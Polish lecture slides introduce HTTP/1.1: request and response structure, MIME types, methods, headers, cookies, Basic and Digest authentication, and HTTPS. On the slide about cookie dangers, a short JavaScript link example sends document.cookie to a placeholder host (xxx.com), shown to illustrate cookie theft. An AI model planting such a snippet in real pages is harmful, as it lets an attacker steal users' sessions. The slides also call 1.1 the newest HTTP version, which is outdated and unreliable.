

Protokół HTTP – wprowadzenie

Protokół HTTP

- Podstawowy protokół **World Wide Web**
 - wykorzystuje **TCP/IP** jako „nośnik informacji”
 - należy do tzw. *warstwy aplikacji*
 - pozwala na zdalny dostęp do **zasobów**, których położenie określają tzw. **adresy URL**
 - ogólniejsze pojęcie **Uniform Resource Identifier**, oprócz adresów URL, obejmuje również, niezależne od położenia, identyfikatory zasobu” – tzw. **Uniform Resource Name(s)**.
 - zasobami mogą być (niemal) dowolne obiekty: *dokumenty hipertekstowe, pliki graficzne, elementy multimedialne*, a także „*zasoby wykonywalne*”

Protokół HTTP – podstawowe cechy

- **Transakcyjność**
 - (klient → serwer) nawiązanie połączenia
 - (klient → serwer) **żądanie**
 - (serwer → klient) **odpowiedź**
 - (serwer → klient) zamknięcie połączenia
- Fazy **nawiązywania** i **zamykania** połączenia **mogą w transakcji nie wystąpić** – protokół HTTP 1.1 udostępnia tzw. połączenia „**trwale**” (ang. *persistent*)


Protokół HTTP – podstawowe cechy

- **Bezstanowość**
 - żądanie jest obsługiwane przez serwer HTTP niezależnie od historii wszystkich poprzednich
 - żadne informacje **nie są przechowywane** pomiędzy wykonaniami kolejnych transakcji
- Bezstanowość „obchodzi się” stosując np.:
 - **ciasteczka** – mechanizm po stronie klienta
 - **sesje** – mechanizm (głównie) po stronie serwera
 - **parametry** (ukryte, bądź jawne) zapytań


Protokół HTTP 1.1

- Zdecydowana większość wykorzystywanych dzisiaj klientów i serwerów jest **zgodna z wersją HTTP 1.1**, która to jest aktualnie najnowszą dostępną wersją tego protokołu.
- Dalej, o ile nie zaznaczymy wyraźnie, że mówimy o innej wersji protokołu, nazwa HTTP będzie dla nas oznaczała protokół HTTP w wersji **1.1**


Klienci i serwery HTTP



Klienci i serwery HTTP



Przykładowa transakcja HTTP



Przykład – anatomia żądania HTTP

GET /img/logo.png HTTP/1.1

- polecenie przesłania pliku `/img/logo.png`, zrealizowane za pomocą metody **GET** protokołu HTTP w wersji 1.1

Host: serwer.pjwstk.edu.pl

- nagłówek określający nazwę serwera (**obowiązkowy!**)

User-Agent: Mozilla/5.0 (X11; U; Linux [...])

- nagłówek określający klienta wysyłającego żądanie

Accept: text/html,application/xhtml+xml, [...]

- nagłówek określający typy akceptowanych przez klienta zasobów

Przykład – anatomia żądania HTTP

Accept-Language: pl,en-us;q=0.7,en;q=0.3

- nagłówek określający „preferencje językowe” klienta, pozwala „wynegocjować” dokument/zasób w odpowiedniej wersji językowej

Accept-Encoding: gzip,deflate

- nagłówek określający akceptowane przez klienta metody „transformacji danych” (np. kompresji) – nazwa nagłówka jest nieco myląca...

Accept-Charset: UTF-8, *

- nagłówek określający preferencje klienta odnośnie używanego kodowania znaków – tutaj widzimy, że preferowane jest UTF-8

Przykład – anatomia odpowiedzi HTTP

HTTP/1.1 200 OK

- „kod statusu” odpowiedzi – wartość **200** oznacza, że zasób został pomyślnie wysłany do klienta

Date: Thu, 05 Feb 2014 15:38:02 GMT

- nagłówek określający datę i czas utworzenia odpowiedzi

Server: Apache/2.2.22 (Debian)

- nagłówek określający rodzaj i wersję oprogramowania serwera, który udzielił odpowiedzi

Last-Modified: Thu, 18 Aug 2013 15:16:18 GMT

- nagłówek określający kiedy, według serwera, zasób został ostatni raz zmodyfikowany

Przykład – anatomia odpowiedzi HTTP

ETag: "1a197b-537-3fe9db1e49480"

- nagłówek podający tzw. „entity tag” zasobu – jego wartość wykorzystywana jest przez klienta w procesie buforowania (cache'owania) treści zasobów

Accept-Ranges: bytes

- nagłówek mówiący o tym, że serwer dopuszcza również pobranie „fragmentu treści” zasobu (o zakresie wyrażonym w bajtach); w szczególności umożliwia to wznowianie pobierania zasobu „od pewnego miejsca”...

Content-Length: 1335

- nagłówek określający wielkość przesyłanego przez serwer zasobu w bajtach

Przykład – anatomia odpowiedzi HTTP

Connection: close

- nagłówek mówiący o tym, że po wysłaniu treści zasobu serwer **zamknie/zakończy połączenie** – nie zawsze musi tak być, gdyż protokół HTTP dopuszcza też tworzenie „połączeń trwałych” (ang. *persistent connections*)

Content-Type: image/png

- nagłówek określający „**typ medium**” związany z przesyłanym zasobem; w naszym przykładzie jest to typ **pliku graficznego o podtypie/formacie PNG**
- w przypadku zasobów tekstowych typ zawiera często również specyfikację używanego przez zasób **kodowania znaków**

Zasoby, typy mediów i adresy URL

Zasoby sieciowe i ich typy

- Serwery HTTP oferują w sieci **zasoby**, których **treść** przesyłana jest klientom na dwa sposoby:
 - **statycznie**: treść zgromadzona jest w systemie plików serwera i z niego przesyłana do klienta
 - **dynamicznie**: treść jest tworzona/generowana przez różnego rodzaju programy „**na żądanie**”; potencjalnie z wykorzystaniem *parametryzacji*
- Do klasyfikowania treści służy pojęcie „**typu medium**” (ang. *media type*)

Typy zasobów – standard MIME

MIME – ang. *Multipurpose Internet Mail Extension*

oryginalnie – opis **załączników poczty elektronicznej**

obecnie – standard opisu **typu medium** dla treści zasobów sieciowych

Specyfikacja typu medium:

– **typ/podtyp** [**; parametry_opcjonalne**]

Przykłady:

- **text/plain; charset=UTF-8**
- **application/pdf**
- **image/jpeg**
- **video/quicktime**

Typy zasobów – standard MIME

Standard MIME opisują dokumenty [rfc2045](#) – [rfc2049](#)

```
TYPE := "application" | "audio" | "image" | "message" | "multipart"
      "text" | "video" | IETF-TOKEN | X-TOKEN
```

```
SUBTYPE      := IANA-SUBTOKEN | IETF-TOKEN | X-TOKEN
```

```
ietf-token    := <extension token with RFC and registered with IANA>
IANA-subtoken := <extension token registered with IANA>
X-token       := <"X-" or "x-" prefix, followed by any token>
```

```
parameter := token "=" value
```

```
value := token | quoted-string
```

```
token := 1*<any (US-ASCII) char except space, CTLs, or TSPECIALS>
```

```
TSPECIALS := "(" | ")" | "<" | ">" | "@" | "," | ";" | ":" |
              "\" | "<"> | "/" | "[" | "]" | "?" | "="
```

<http://www.iana.org/assignments/media-types/>

Odwołania do zasobów – adresy URL

URL – ang. *Uniform Resource Locator*

schemat:część_zależna_od_schematu

URL dla schematu HTTP

http://ser[:prt][zas][?arg][#frg]

ser – nazwa lub numer IP serwera

prt – numer portu IP serwera (domyślnie 80)

zas – ścieżka do zasobu na serwerze (domyślnie /)

arg – lista argumentów przekazywanych do zasobu

frg – identyfikator „fragmentu” zasobu – brany pod uwagę przez klienta dopiero po pobraniu zasobu

Adresy URL – schemat HTTP

Przykłady

- **http://serwer.pl/img/logo.png**
 - **serwer.pl** – nazwa serwera HTTP
 - **/img/logo.png** – pełna ścieżka do zasobu
- **http://serwer.pl/news.html#wazne**
 - **wazne** – odwołanie do miejsca w treści zasobu oznakowanego etykietą „wazne”
- **http://serwer.pl/news/?d=20140217&nr=2**
 - **d=20140217&nr=2** – argumenty przekazywane do zasobu wykonywalnego **/news/**; ciąg par postaci **nazwa_arg=wartość** rozdzielonych znakami „&”
 - za poprawną interpretację argumentów odpowiada zasób

Polecenia HTTP – „metody”

Metody HTTP

HTTP udostępnia **polecenia**, zwane **metodami**:

- **GET**
 - żądanie przesłania zasobu o podanej nazwie od serwera do klienta; może też służyć do przesyłania niewielkich ilości danych od klienta do serwera (jako części adresu URL zasobu do którego odwołuje się klient)
- **HEAD**
 - żądanie przesłania wyłącznie części nagłówkowej związanej z podanym zasobem
- **PUT**
 - żądanie zapisania danych przesyłanych od klienta na serwerze

Metody HTTP c.d.

- **POST**
 - żądanie przesłania danych od klienta do serwera w celu przetwarzania
- **TRACE**
 - pozwala klientowi stwierdzić, jak wygląda polecenie, które wysłał do serwera po dojściu do niego (pomaga np. zdiagnozować ewentualne problemy z serwerami proxy)
- **OPTIONS**
 - żądanie „odpytujące” serwer na temat możliwości, jakie ten ostatni oferuje
- **DELETE**
 - żądanie usunięcia podanego zasobu z serwera – rzadko udostępniane przez serwer i wykorzystywane w praktyce

Metody HTTP c.d.

Uwagi

- HTTP dopuszcza używanie **niestandardowych metod** rozszerzających możliwości protokołu – np. **LOCK**, **COPY** czy **MOVE** z **WebDAV** (Web-based Distributed Authoring and Versioning)
- Serwer HTTP **nie musi implementować** wszystkich standardowych metod HTTP
- Nawet jeśli implementacja jest pełna **nie** oznacza to, że serwer **udostępnia** je **bez ograniczeń** – np. nie każdy użytkownik serwera będzie zapewne uprawniony do usuwania oraz zapisywania zasobów – **DELETE**, **PUT**
- „Zgodność z wersją HTTP/1.1” wymaga jedynie obsługi metod **GET** oraz **HEAD**

Żądanie HTTP – ogólny schemat

```
<metoda> <adres_zasobu> <wersja_protokołu>
<lista_nagłówków>
<pusta_linia>
[<zawartość>]
```

<metoda>

- **GET**, **HEAD**, **PUT**, **POST**, **OPTIONS** ...

<adres_zasobu>

- pełny adres, ścieżka względna, lub „*”, co oznacza odwołanie do samego serwera

<wersja_protokołu>

- **HTTP/0.9**, **HTTP/1.0**, **HTTP/1.1** ...

Żądanie HTTP – ogólny schemat c.d.

<lista_nagłówków>

- ciąg par postaci

<nazwa>: <wartość>

określających „atrybuty żądania”; nazwy nagłówków interpretowane są niezależnie od wielkości znaków

<zawartość>

- opcjonalna** treść wiadomości – może zawierać dane tekstowe, binarne, albo może być pusta, jak np. dla metody **HEAD**

Żądanie HTTP – ogólny schemat c.d.

Uwagi:

- w protokole **HTTP/0.9** jedyną dostępną metodą była metoda **GET**
- dla protokołów **HTTP/0.9** oraz **HTTP/1.0** możliwe jest skonstruowanie żądania z **пустą listą nagłówków** (oraz pustą treścią), np.
GET / HTTP/1.0
- protokół **HTTP/1.1** wymaga **co najmniej** nagłówka **Host** określającego nazwę serwera

Żądania – podstawowe metody

Żądanie dla metody **GET**

- zawartość wiadomości jest zawsze pusta
- argumenty zawarte w adresie URL zasobu mogą służyć do **przesyłania danych do serwera**, np.

GET /cgi-bin/uro.pl?mm=07&dd=27 HTTP/1.0

- żądanie może być „**warunkowe**” – np. w kontekście nagłówka **If-Modified-Since**
- możliwe „**częściowe pobranie**” zasobu z użyciem nagłówka **Range** – np.

Range: bytes=100-200,300-

Żądania – podstawowe metody

Żądanie dla metody **HEAD**

- własności **analogiczne** jak dla metody **GET**
- jedyna różnica to fakt, że przesyłany w odpowiedzi jest nie sam zasób, a jedynie **część nagłówkowa**
- pewne użyteczne nagłówki:
 - Last-Modified** – przydatny do organizacji zarządzania pamięcią podręczną klienta
 - Content-Length** – pozwala np. ocenić czas potrzebny na pobranie zasobu
 - Content-Type** – pozwala stwierdzić, czy klient poradzi sobie ze zobrazeniem zasobu po jego pobraniu

Żądania – podstawowe metody

Żądanie dla metody **POST**

- pozwala przesyłać dane do serwera
- dane stanowią **zawartość żądania**
- metoda często wykorzystywana do przesyłania danych z różnego rodzaju **formularzy** umieszczanych na stronach internetowych
- za poprawne przetworzenie danych odpowiada **zasób wykonywalny**, do którego odwołuje się żądanie

Odpowiedź HTTP – ogólny schemat

```
<wersja_protokołu> <status> <komunikat>
<lista_nagłówków>
<pusta_linia>
[<zawartość>]
```

<wersja_protokołu>

- HTTP/0.9, HTTP/1.0, **HTTP/1.1** ...

<status>

- **trzycyfrowa liczba** określająca **rezultat żądania**, na które wiadomość odpowiada; jej pierwsza cyfra mówi o tym do jakiej „klasy” rezultat należy: **1** – informacja, **2** – sukces, **3** – przekierowanie żądania, **4** – błąd po stronie klienta, **5** – błąd po stronie serwera

Odpowiedź HTTP – ogólny schemat c.d.

<komunikat>

- czytelny dla człowieka opis kodu **<status>** – jego treść jest pomijana przez programy-klientów

<lista_nagłówków>

- ciąg par postaci
<nazwa>: <wartość>
 określających „atrybuty odpowiedzi”

<zawartość>

- **opcjonalna** treść odpowiedzi – może zawierać dane tekstowe, jak i binarne

Nagłówki HTTP

- Nagłówki HTTP można podzielić na:

– **ogólne**

używane zarówno przez klientów, jak i serwery, np. **Date**

– **żądania**

używane (i mające sens) wyłącznie w żądaniach, np.
User-Agent, **Host**, **Referer**, **Accept**, **Range**

– **odpowiedzi**

używane wyłącznie w odpowiedziach, np. **Retry-After**,
Etag, **Accept-Ranges**, **Location**

– **zawartości**

używane do charakteryzowania zawartości wiadomości,
 np. **Content-Type**, **Content-Length**

Nagłówki HTTP c.d.

- **dodatkowe**
 - niestandardowe nagłówki dodawane przez twórców oprogramowania
 - tworząc aplikacje posługujące się protokołem HTTP trzeba zadbać o to, aby *tolerowały one obecność nagłówków dodatkowych*
 - wśród nagłówków dodatkowych niektóre są szeroko stosowane, jak np. nagłówki służące do obsługi tzw. „ciasteczek”: **Set-Cookie** i **Cookie**


Nagłówki – negocjacja zawartości

- **Klient** informuje o tym, co akceptuje
 - strona kodowa tekstu (**Accept-Charset**); domyślnie **ISO-8859-1** (tzw. *ISO Latin1*)
 - „transformacja danych” (**Accept-Encoding**), np. **compress** lub **gzip**
 - język dokumentów (**Accept-Language**)
 - typy mediów (**Accept**)
- **Server** używa powyższych danych (oraz nagłówka **User-Agent**) i wybiera najodpowiedniejszą reprezentację zasobu
- Wysyła zasób do klienta wraz z „meta-informacjami” w postaci nagłówków: **Content-Encoding**, **Content-Language**, **Content-Type**, **Transfer-Encoding**, ...

Połączenia HTTP

Połączenia HTTP

- Protokół HTTP korzysta z infrastruktury TCP/IP



HTTP i TCP/IP

Klient




Serwer



- (K1) ustal adres IP i nr portu
 (K2) stwórz nowe gniazdo (**socket**)
 (K3) połącz się z serwerem IP:port (**connect**)
 ...
 (K4) połączenie udane
 (K5) wyślij żądanie HTTP (**write**)
 (K6) czekaj na odpowiedź (**read**)
 ...
 (K7) przetwórz odpowiedź HTTP
 (K8) zamknij połączenie (**close**)
- (S1) stwórz nowe gniazdo (**socket**)
 (S2) zwiąż gniazdo z portem 80 (**bind**)
 (S3) zezwól na połączenia (**listen**)
 (S4) czekaj na połączenie (**accept**)
 ...
 (S5) potwierdź połączenie
 (S6) rozpocznij czytanie żądania (**read**)
 ...
 (S7) przetwórz żądanie HTTP
 (S8) wyślij odpowiedź HTTP (**write**)
 (S9) zamknij połączenie (**close**)

Połączenia HTTP

- Połączenia HTTP, w odróżnieniu od połączeń TCP/IP, nie muszą być bezpośrednie



Połączenia HTTP


- Czasami dwie „sąsiadujące” aplikacje HTTP mogą chcieć zastosować pewne **opcje** w odniesieniu do **współdzielonego połączenia**
- Wykorzystywany jest wtedy nagłówek **Connection**, który może nieść trzy rodzaje wartości:
 - listę nazw **nagłówków HTTP**, których wartości odnoszą się jedynie do tego konkretnego połączenia
 - listę dowolnych **niestandardowych wartości**, mających znaczenie dla tego połączenia
 - wartość close** mówiącą o tym, że połączenie zostanie zamknięte

Połączenia HTTP

- Aplikacja HTTP otrzymawszy wiadomość zawierającą nagłówek **Connection**
 - sprawdza jego **wartość**
 - stosuje **opcje**, których żądał nadawca
 - usuwa z wiadomości **nagłówek Connection** oraz wszystkie **nagłówki wymienione** w jego wartości
 - przekazuje wiadomość do **kolejnego odbiorcy** w łańcuchu *klient – serwer docelowy*

Połączenia trwałe

- Pozwalają wykonywać transakcje **bez konieczności** każdorazowego **otwierania** i **zamykania** połączenia



HTTP – personalizacja,
autoryzacja i uwierzytelnianie

Personalizacja ...

- Problem**
 - serwery HTTP obsługują tysiące żądań pochodzących od różnych klientów
 - co zrobić, aby móc traktować żądania „indywidualnie”, a nie „anonimowo”?
- Typowe zastosowania personalizacji
 - zindywidualizowane powitania
 - „ukierunkowane rekomendacje”
 - przechowywanie danych użytkownika
 - śledzenie sesji użytkownika

Personalizacja ...

- Podstawowe techniki
 - wykorzystanie nagłówków** HTTP niosących informacje o użytkowniku
 - tzw. „**grube adresy URL**” (ang. *fat URLs*)
 - „**ciasteczka**” (ang. *cookies*) – silny i wydajny mechanizm trwałej personalizacji
 - mechanizm „**logowania**” użytkowników połączonego z uwierzytelnianiem

Personalizacja ...

- Wykorzystanie **nagłówków HTTP**
 - **From** – nagłówek żądania zawierający adres e-mail użytkownika
 - **User-Agent** – nagłówek żądania identyfikujący klienta HTTP
 - **Referer** – adres URL strony za pośrednictwem której użytkownik uzyskał odsyłacz do bieżącego zasobu
 - **Client-IP** – numer IP komputera na którym działa klient
- Informacja niesiona przez wyżej wymienione nagłówki daje bardzo **ograniczone możliwości personalizacji**; natomiast zupełnie **nie nadaje się do uwierzytelniania**

Personalizacja ...

- Wykorzystanie „**grubych adresów URL**”
 - kiedy **użytkownik/klient** łączy się z serwerem, **otrzymuje** unikatowy **identyfikator**
 - identyfikator staje się częścią żądania, które powstaje z oryginalnego żądania przez **wplecenie identyfikatora**
 - oryginalne **żądanie** zostaje **przekierowane na** swoją **postać „spersonalizowaną”**
 - ilekroć **serwer** otrzymuje spersonalizowane żądanie (**korzystając ze** związanego z identyfikatorem „**stanu**”) **generuje kolejne adresy** tak, aby zachować **informację identyfikującą**
- Technika ta nie jest niestety pozbawiona wad...

Personalizacja ...

- „Grube adresy URL” – problemy
 - **wygląd**
 - adresy z zaszytymi identyfikatorami wyglądają źle
 - kłopoty z **buforowaniem** i **rozpowszechnianiem**
 - praktycznie nie nadają się do buforowania oraz rozpowszechniania ponieważ zawierają dane konkretnych użytkowników i sesji
 - zwiększone **obciążenie serwera**
 - „personalizując” żądania serwer musi je przekształcać
 - **nie trwałość**
 - informacja nie jest zachowywana pomiędzy sesjami (o ile „gruby URL” nie zostanie zapamiętany np. w zakładkach)

Personalizacja ...

- **Ciasteczka** – najpopularniejszy obecnie sposób identyfikacji użytkowników i przechowywania parametrów sesji
- **Dwa główne typy** ciasteczek
 - **sesyjne**
 - używane do przechowywania parametrów i preferencji związanych z „bieżącą sesją”; usuwane przy zamykaniu przeglądarki
 - **trwałe**
 - zapisywane na dysku, mają dłuższy „czas życia”; potrafią przetrwać restart przeglądarki/systemu
 - często przechowują „profil konfiguracyjny” użytkownika związany z danym serwisem

Ciasteczka

- Ciasteczka **nie są częścią definicji** protokołu HTTP/1.1
- Dwa „standardy ciasteczek”
 - oryginalny, zdefiniowany przez firmę Netscape:
 - „*Persistent Client State: HTTP Cookies*”
 - określany jako „*Wersja 0*” (ang. *Cookies Version 0*)
 - „niezależny”, zdefiniowany w dokumentach RFC 2109 oraz RFC 2965:
 - „*HTTP State Management Mechanism*”
 - określany jako „*Wersja 1*” (ang. *Cookies Version 1*)

Ograniczymy się do powszechnie używanej „**Wersji 0**”

Ciasteczka

- Dokument „*Persistent Client State: HTTP Cookies*” definiuje dwa nagłówki do obsługi ciasteczek:
 - **Set-Cookie** (nagłówek odpowiedzi)
 - **Cookie** (nagłówek żądania)
- Wartością nagłówka **Set-Cookie** jest ciąg postaci:


```
name=v[; expires=dt][; path=pt][; domain=dm][; secure]
```

 - **name** jest (dowolną) **nazwą ciasteczka** ustalaną przez serwer, a **v** – określa jego **wartość**
 - para „**name=v**” jest (jedynym) elementem obowiązkowym wartości nagłówka **Set-Cookie**
 - przykład: **Set-Cookie: user=Jacek**

Ciasteczka

```
name=v[; expires=dt][; path=pt][; domain=dm][; secure]
```

- wartość **dt** atrybutu **expires** oznacza „datę ważności” ciasteczka; jej format to:
 - **Weekday, DD-Mon-YY HH:MM:SS GMT**
- przykład:
 - **Wednesday, 24-Feb-12 12:25:00 GMT**
- uwagi:
 - gdy upłynie „data ważności” ciasteczka, nie będzie już ono ani przechowywane dłużej przez klienta, ani przesyłane
 - jeśli serwer nie przesłał atrybutu **expires**, to oznacza to, że ciasteczko jest typu **sesyjnego**

Ciasteczka

```
name=v[; expires=dt][; path=pt][; domain=dm][; secure]
```

- wartość **pt** atrybutu **path** pozwala określić prefiks ścieżki do zasobów do których ciasteczko ma się odnosić
- przykład:
 - **path=/foo**
 - „**/foo**” – oznacza, że ciasteczko odnosi się np. do „**/foobar**” jak i do „**/foo/bar.html**”
 - w szczególności – „**/**” – oznacza, że ciasteczko odnosi się do wszystkich zasobów na serwerze

Ciasteczka

```
name=v[; expires=dt][; path=pt][; domain=dm][; secure]
```

- wartość **dm** atrybutu **domain** określa **domenę**, której dotyczy ciasteczko; wartość ciasteczka można wysyłać wyłącznie do maszyn do niej należących
- przykład:
 - **domain=xyz.net.pl**
- uwagi:
 - wyłącznie serwer znajdujący się w danej domenie może wysyłać ciasteczko z atrybutem odwołującym się do niej
 - jeśli serwer nie przesłał wartości atrybutu **domain**, klient przyjmuje, że jest ona równa nazwie serwera
- atrybut **secure** oznacza, że ciasteczko można przesyłać jedynie przez bezpieczne połączenie HTTPS

Ciasteczka – niebezpieczeństwa

- Ciasteczka też mają swoje problemy...
 - co prawda specyfikacja mechanizmu ciasteczek zabrania wysyłania ich wartości serwerom „nie pasującym do filtra”, ale...
 - korzystając z języków skryptowych (JavaScript) można je **podkraść** i przesyłać do dowolnego serwera:

```
<a href="#" onclick="
  window.location=
  'http://xxx.com/?cs='+escape(document.cookie);
  return false;"
>Kliknij mnie!</a>
```

Ciasteczka

- Nagłówek żądania **Cookie** służy do **przesyłania** do serwera wszystkich **nieprzeterminowanych** ciasteczek, które „**pasują do filtra**” – używanej ścieżki do zasobu, nazwy serwera, oraz stosowanej metody przesyłania (HTTP/HTTPS)
- **Wartość** nagłówka **Cookie** stanowi (rozdzielona średnikami) **lista** wszystkich **ciasteczek** spełniających powyższe wymagania i znajdujących się w stanie posiadania klienta, np.

Cookie: user=Jacek; last-visit=20140223


HTTP i uwierzytelnianie

- Cel uwierzytelniania to **weryfikacja zadeklarowanej tożsamości** użytkownika
- Jedną z najprostszych metod uwierzytelniania jest mechanizm **logowania** z wykorzystaniem hasła
- Protokół HTTP oferuje dwie metody uwierzytelniania:
 - metodę **prostą/Basic** (ang. *Basic Authentication*)
 - metodę **skrótów/Digest** (ang. *Digest Authentication*)
- Zakładamy, że **serwer posiada** (i w bezpieczny sposób przechowuje) **dane uwierzytelniające** użytkowników


Uwierzytelnianie – metoda Basic




Uwierzytelnianie – metoda Basic



Uwierzytelnianie – metoda Basic



Uwierzytelnianie – metoda Basic



Uwierzytelnianie – metoda Basic


• Uwagi

- informacja o nazwie użytkownika i **hasło** przesyłane są (niemal) „**otwartym tekstem**” – kodowanie **Base-64** nie jest wystarczającym/**żadnym zabezpieczeniem**
- nawet gdyby powyższe informacje były lepiej kodowane, to nic nie chroni ich przed **przechwyceniem** i wykorzystaniem do nieautoryzowanego dostępu
- metoda Basic jest podatna na **wykradanie hasła** przez „**falszywe serwery**” (ang. *spoofing*) – nie oferuje żadnych mechanizmów weryfikacji „tożsamości serwera”
- Metodę Basic można **bezpiecznie** stosować **wyłącznie** w połączeniu z **szyfrowanym połączeniem** (SSL/TLS)

Uwierzytelnianie – metoda Digest

- Ulepszenie metody Basic, opisane w **RFC 2617**
 - pozwala na uwierzytelnianie **bez** konieczności **przesyłania hasła** w postaci „otwartego tekstu”
 - **zamiast hasła** przesyła jego „**odcisk**” zwany też „skrót”, na podstawie którego, **nie da się odtworzyć** samego **hasła**
 - **zabezpiecza** przed **przechwyceniem transmisji** uwierzytelniającej w celu późniejszego wykorzystania
 - opcjonalnie może służyć do **zabezpieczania** zawartości wiadomości HTTP przed **nieautoryzowaną zmianą**
 - opcjonalnie pozwala na „**uwierzytelnienie serwera**”


Idea działania metody Digest




Uwierzytelnianie – metoda Digest

- Wykorzystywane elementy
 - funkcja haszująca – **MD5**
 - dane uwierzytelniające, zawierające (tajne) hasło – **A1**
 - dane związane z wiadomością – **A2**
 - „**liczby jednorazowe**” (ang. *nonce values*)
- **RFC 2617** definiuje **dwie metody** wykorzystania funkcji skrótu do reprezentacji danych uwierzytelniających
 - **MD5**
 - **MD5-sess** (tzw. sesyjna metoda MD5)

Metoda Digest – nieco „techniczniej”



Symetryczne uwierzytelnienie



Metoda Digest – odporność na ataki


- Najważniejsze metody potencjalnego ataku:
 - atak **przez powtarzanie** (*replay attack*)
 - atak **słownikowy** (*dictionary attack*)
 - atak metodą „*man in the middle*”

Metoda Digest – odporność na ataki

- Atak **przez powtarzanie**
 - atakujący przechwytuje żądanie pochodzące od uwierzytelnionego klienta, a następnie powtarza je
 - atakujący musi poradzić sobie z zabezpieczeniami, a w szczególności ze zmieniającymi się wartościami liczb jednorazowych
 - liczba jednorazowa** powinna być stosowana **jednorazowo** (sic!), bądź przez **bardzo krótki czas**
- Przy **poprawnym wykorzystaniu liczb jednorazowych** metoda Digest jest **w zasadzie odporna** na atak przez powtarzanie

HTTPS = HTTP w SSL/TLS

- **HTTPS nie jest** odrębnym **protokołem** – polega na „zanurzeniu” protokołu HTTP w SSL/TLS



HTTPS – szyfrowany HTTP

- Kiedy używamy połączeń HTTPS wszystkie **żądania i odpowiedzi** HTTP są **szyfrowane** zanim zostaną wysłane do sieci
- **SSL/TLS** wykorzystuje **dwa sposoby szyfrowania**
 - szyfr **asymetryczny** (z kluczem publicznym) do ustalenia parametrów bezpiecznej komunikacji
 - szyfr **symetryczny** do szyfrowania komunikacji po jej nawiązaniu i ustaleniu oraz bezpiecznym przesłaniu wspólnego **klucza**

HTTP / HTTPS




Połączenie TCP z portem 80




1. **Połączenie TCP z portem 443**



2. „Uścisk dłoni” (handshake) protokołu SSL



Żądanie HTTP przesłane przez TCP




3. **Żądanie HTTP przesłane przez SSL/TLS**

HTTP / HTTPS




Odpowiedź HTTP przesłana przez TCP



4. **Odpowiedź HTTP przesłana przez SSL/TLS**



5. **Potwierdzenie zamknięcia sesji protokołu SSL**



Zamknięcie połączenia TCP




6. **Zamknięcie połączenie TCP**

HTTPS – uproszczony „uścisk dłoni” SSL

1. Klient pyta o wybór metody szyfrowania i żąda certyfikacji



2. Serwer wysła informację o wyborze szyfru oraz certykat




3. Klient wysła „sekrety”, klient i serwer ustalają „klucze” do dalszej transmisji



4. Klient i serwer ustalają, że dalsza transmisja będzie już szyfrowana



„Jednokierunkowy” uścisk dłoni SSL/TLS



HTTPS – uwierzytelnianie


- Protokół **SSL/TLS** pozwala stosować **uwierzytelnianie symetryczne**

- certyfikat serwera wędruje do klienta
- certyfikat klienta wędruje do serwera
- klient i serwer wymieniają „sekrety” zaszyfrowane swoimi kluczami publicznymi, aby potwierdzić swoją tożsamość


- W praktyce**, metoda ta jest **rzadko wykorzystywana**

- większość klientów nie posiada osobistych certyfikatów
- w większości przypadków zdecydowanie ważniejsza jest „tożsamość serwera” niż „tożsamość klienta”


SSL/TLS – certyfikaty



SSL/TLS – certyfikaty



